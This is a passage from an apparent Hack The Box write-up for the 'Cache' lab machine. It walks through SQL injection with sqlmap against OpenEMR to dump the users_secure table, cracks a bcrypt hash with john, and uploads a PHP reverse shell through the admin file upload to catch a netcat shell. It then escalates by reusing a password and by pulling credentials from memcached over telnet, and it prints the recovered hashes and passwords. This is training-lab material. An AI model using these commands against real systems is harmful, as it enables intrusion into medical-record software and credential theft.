


5. Now this is prepared for `SQLMap` we're going to run the tool and get data base names :
`sqlmap -r openemrGET.txt --dbs`


6. We have **the two** database names (*information_schema* and *openemr*) and COULD dump them all and sift through....however that will take forever. When **googling** around for OpenEMR exploits, I found something which brought my attention to possibly looking for a table called **users_secure**. So the plan is to run `sqlmap` to enumerate one directory and then the other , and it will list out the tables available to us in each respective database.

Unable to change ADMIN password - OpenEMR Community
28 Sep 2017 - this, need to modify the administrator's entry in the **users_secure** mysql table. Will need to set the 'password' and 'salt' for the selected

`sqlmap -r openemrGET.txt -D openemr --tables` is the command that will let us know that the **users_secure** table can be dumped from this database.



7. We now need to ask sqlmap to dump everything using **users_secure**:
`qlmap -r openemrGET.txt -D openemr -T users_secure -dump`




We're given a username and password hash

```
username: openemr_admin
hash:$2a$05$l2sTLIG6GTBeyBf7TAKL6.ttEwJDmxs9bI6LXqlfCpEcY6VF6P0B.
```

Crack the hash

I had some trouble with my `john` tool, but eventually I realised it was because I copied and pasted the hash without the **dot** at the end. Once I made a file of the hash in its entirety, I ran john: `sudo john hash4john.txt -w=/usr/share/wordlists/rockyou.txt` You don't actually need to include the `--format` option unless the tool won't work for some reason.



The password is `xxxxxx`. I'm not kidding. I haven't hidden the password. Legit the password for `openemr_admin` is the **letter x six times.**


```
Username:openemr_admin
Password: xxxxxx
```

Exploit


There seem to be a few methods for getting a reverse shell. We'll focus on one for now.

Sign into the OpenEMR web app with our credentials. Go over to the **Administration** tab, and click **Files**


From there, take note of the path that the files here belong to. Open another tab in your browser for: `http://hms.htb/sites/default/images/`



Whip yourself up a PHP reverse shell, I called mine *shell.php*. Upload it under the '**upload images**' seciton of Administration, and then press save. Then in your `/images/` tab, you should refresh and see **shell.php**




Get a netcat listner ready, and click *shell.php*. If all has gone well, you should have a shell waiting for you.



www-data Shell

Get yourself a better shell: `python3 -c 'import pty; pty.spawn("/bin/bash")'`

We don't have the permissions to get the user flag, but we do see the user **Ash**! Remember him? Wanna bet we can use that password `H@v3_fun` to get shell as him via `su ash` ?



What a short-lived time as www-data; anyway, on to bigger and better things.


Ash Shell

Upload the enumeration scripts you like, `chmod +755` the script, and run them with output to a text file: `./linpeas.sh > peasresults.txt`


In the results, we see a lot to do with **docker.** We can't do anything with this....yet though. It seems like we need to be the next user, **Luffy** to exploit this. So let's keep looking aroud the box for ways to priv esc as **Luffy**

Memcached

The box name is **cache**, so perhaps that a hint to pay attention to the **memecache** service. I always save my enumeration scripts into text files, so `cat` the file and `grep mem`




Memecached seems to be a service that stores some memory in a space that makes it 'quicker' to request. But that also means - I imagine - that it isn't too secure. Following some of the steps in this guide: https://www.hackingarticles.in/penetration-testing-on-memcached-server/, we can get **Luffy's** password: `0n3_p1ec3`



1. memecached is an **internal** service on port **11211**, we can connect to it via `telnet 127.0.0.1 11211`
2. The screen will look blank but that's okay, put in `stats cachedump 1 0`
3. and then `get user` and `get passwd`.
4. Exit telnet by typing `quit`

